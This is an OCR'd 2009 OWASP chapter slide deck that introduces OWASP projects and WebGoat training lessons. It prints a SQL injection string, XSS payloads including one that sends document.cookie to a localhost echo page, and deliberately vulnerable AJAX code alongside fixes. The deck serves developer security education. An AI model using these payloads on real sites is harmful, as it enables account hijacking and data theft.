Open Web Application Security Project

Robert Sullivan

OWASP

- Speaker
  - Robert Sullivan, past Twin Cities chap. lead
  - Contributor to WebGoat
  - Application Developer
    - Mainstream: Assembly, C, C++, Java, Flex
    - Fun: Lisp, Smalltalk,
  - Security Guy (4 years)
  - Focus on Healthcare industry
  - Security manager and OWASP volunteer


OWASP

- Why bother with web app security?
  - Web Hack Incidents Database
  - http://www.webappsec.org/projects/whid/
- We still have so much to learn.
  - Network Solutions Data Breach 7/24/2009
  - CSI Computer Crime Survey 2008

Herndon, VA

- 7/24/09
- Hacker breached computers
- Servers contained 573,000 debit and credit card accounts

Average Incident Cost (in thousands)




7/27/2009

Source: 2008 CSI Computer Crime Survey

OWASP

- Agenda
  - Is this a web problem?
  - Introduction to OWASP
  - Boot Live CD
  - Launch WebGoat
  - Run ESAPI Swing Set
  - Present additional OWASP projects




7/27/2009

Source: http://datalossdb.org/statistics 7/24/2009

OWASP Minneapolis St Paul

- Minneapolis-St Paul chapter
- Events and videos of past events
- http://www.owasp.org,
- owasp-twincities@lists.owasp.org



OWASP Projects

- Top 10
- OWASP Guide
- OWASP Enterprise Security API
- Application Security Verification
- AntiSamy
- LiveCD
- OWASP CLASP
- OWASP Testing Guide

OWASP Project Categories

- Release Quality Projects
  - Quality of professional tools or documents
- Beta Status Projects
  - Complete and ready to use with documentation
- Alpha Status Projects
  - Usable, lacks documentation or quality review
- Season of Code Projects
  - Minimally funded, short project

OWASP

WebGoat Demo

“Web application vulnerabilities in open-source as well as custom-built applications account for almost half the total number of vulnerabilities being discovered in the past year. “

SANS Top 20, 2007

WebGoat Demo

- **The Problem:**
  - Attackers have unlimited time to find new ways to break software
  - Writing ‘resilient to attack’ software is a new challenge
  - Application testing centers on functionality
  - Application security failures are hushed
- **The Solution:**
  - Show developers all the ways that software can break
  - Teach how to write software that is resilient to attack
  - Distribute an application where security failures are documented
  - Freely talk about known vulnerabilities

SQL Injection

- SQL-Injection (String SQL Injection)
- Say your application accepts user-input
- You put in your name ‘Smith’
- You decide to be greedy and know some SQL
- You Try: Smith' or '1'='1

The form below allows a user to view their credit card nu
that results in all the credit card numbers being displayed

Good Prepared Statement

```
String lastName = s.getParser().getRawParameter(
    LAST_NAME, "101" );
String query = "SELECT * FROM user_data WHERE
    last_name = ?";
try
  {
PreparedStatement statement =
    conn.prepareStatement(query );
statement.setString(1, lastName);
ResultSet results = statement.executeQuery( query );
…
```

Cross Site Scripting

- Go to the Cross Site Scripting Lesson
- Read the lesson plan
- Create some blog entries like this:

```
<script language="javascript" type="text/javascript">alert("This page is
    corrupted");</script>
<script>document.location='http://localhost/echo.jsp?arg1='+document.cookie;</script>
```

- See how reading a blog entry re-directs you to another page

AJAX Vulnerable Code

```
function displayGreeting(name) {
    if (name != ''){
    document.getElementById("greeting").
    innerHTML="Hello, " + name + "!";
    }
}
```

AJAX Escape Function

```
function escapeHTML (str) {
   var div = document.createElement('div');
   var text = document.createTextNode(str);
   div.appendChild(text);
   return div.innerHTML;
}
```

AJAX Good Code

```
function displayGreeting(name) {
   if (name != ''){

        document.getElementById("greeting").i
   nnerHTML="Hello, " +
   escapeHTML(name) + "!";
   }
}
```

XSS Attack String

```
<script>document.location
  ='http://localhost:8080/
  echo.jsp?arg1='+
  document.cookie;
  </script>
```

Web Services

- WebServices Lesson
- Count WebServices Operations
- 8,9,10,11
- Argh, Show Java, copy to Notepad, search for ‘count’.
- Aha!, use 4.
- Start Proxy (tcpmon or WebScarab)
- Intercept and manipulate a request
- See that you did it.

Ajax


- Ajax: A different programming model than older web sites…
  - Client initiates requests constantly
  - Provides all of the attack vectors of a website and all of the attack vectors of a rich-client
  - Demonstrate DOM-Based cross-site scripting

WebGoat Demo

- WebGoat Main Page

  http://www.owasp.org
- Download Page

  http://code.google.com/p/webgoat
- The Book can be downloaded (free) or purchased



OWASP Top 10 2007

A1 Cross Site Scripting (XSS)

A2 Injection Flaws

A3 Malicious File Execution

A4 Insecure Direct Object Reference

A5 Cross Site Request Forgery (CSRF)

A6 Information Leakage and Improper Error Handling

A7 Broken Authentication and Session Management

A8 Insecure Cryptographic Storage

A9 Insecure Communications

A10 Failure to Restrict URL Access

OWASP Development Guide

- Initial version was downloaded over 2 million times
- Referenced by many government, financial, and corporate standards
- The Gold standard for web application security
- Aimed at architects, developers, consultants and auditors
- Comprehensive manual for designing, developing and deploying secure web applications
- Version 3.0 is underway, please help.

OWASP Development Guide

About OWASP
Policy Frameworks
Secure Coding Principles
Threat Risk Modeling
e-Commerce Payments
Phishing
Web Services
Ajax and other Rich interfaces
Authentication
Authorization
Session Management
Data Validation
Interpreter Injection
Canonicalization
Error Handling, Auditing, Logging
File System
Distributed Computing
Buffer Overflows
Administrative Interface
Cryptography
Configuration
Software Quality Assurance
Deployment
Maintenance


OWASP ESAPI

ESAPI is a free and open collection of all the security methods that a developer needs to build a secure web application.

- Use the interfaces and build your own implementation
- Use the reference implementation as a starting point.
- Java is available: release quality
- .NET and Classic ASP: alpha quality
- PHP, ColdFusion, Python, Haskell : pre-alpha

OWASP ESAPI


Architecture Overview



Coverage

OWASP Top Ten	OWASP ESAPI
A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (upload)
A4. Insecure Direct Object Reference	AccessReferenceMap
A5. Cross Site Request Forgery (CSRF)	User (csrftoken)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (secure cookie, channel)
A10. Failure to Restrict URL Access	AccessController


ESAPI Demo


ESAPI SwingSet - OutputUserInput - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://10.232.7.85:8080/main?function=OutputU
Go Links
OWASP
ESAPI Swingset - OutputUserInput
Home | Tutorial | Insecure Demo | Secure Demo
Tutorial
This lesson shows how to use user input in a webpage without introdu
Done
Internet

AntiSamy

- It's an API that helps you make sure that clients don't supply malicious cargo code in the HTML they supply for their profile that gets persisted on the server.
- Must be called from your code
- Available for Java and .NET
- Four sample policy files
- Python version being prototyped

ASVS: Verification Standard



OWASP Testing Guide


Testing framework

- Scope of what to test
- Principles of testing
- Testing techniques
- OWASP testing framework

Discusses advantages and disadvantages of manual inspections, threat modeling, code review, and penetration testing.

Helps organizations build a complete strategic testing process by identifying activities that should occur at various stages of the SDLC.

OWASP Testing Guide



OWASP SiteGenerator

- Creates dynamic websites based on configuration choices and a database of vulnerabilities

- Some uses
  - Evaluation of scanning tools
  - Evaluation of WAFs
  - Training
  - Honeypots

OWASP LiveCD

- A showcase for OWASP tools and documentation
- Easy to use package
- Make the tools easy to use
- Stores current documentation
- Documents how to use the tools
- Aligns the tools with the OWASP Testing Guide
- Current Version: AustinTerrier Feb, 2009

OWASP Tools

Provide unbiased practical information and guidance about application security tools.

Categories

- WAFs
- Vulnerability scanning tools
- Penetration testing tools
- Source (static) scanning tools
- Support tools

Approach (for each category)

- description
- strengths and weaknesses of tools
- criteria (e.g. ease of use, performance, cost, false positives)
- tools (open source, commercial)

OWASP CLASP

Comprehensive, Lightweight Application Security Process

A well-organized and structured approach for integrating security into your SDLC.

- Introduction to concepts
- Seven key Best Practices that define CLASP
- High-level security services that serve as the foundation
- Core principles for software development
- Roles
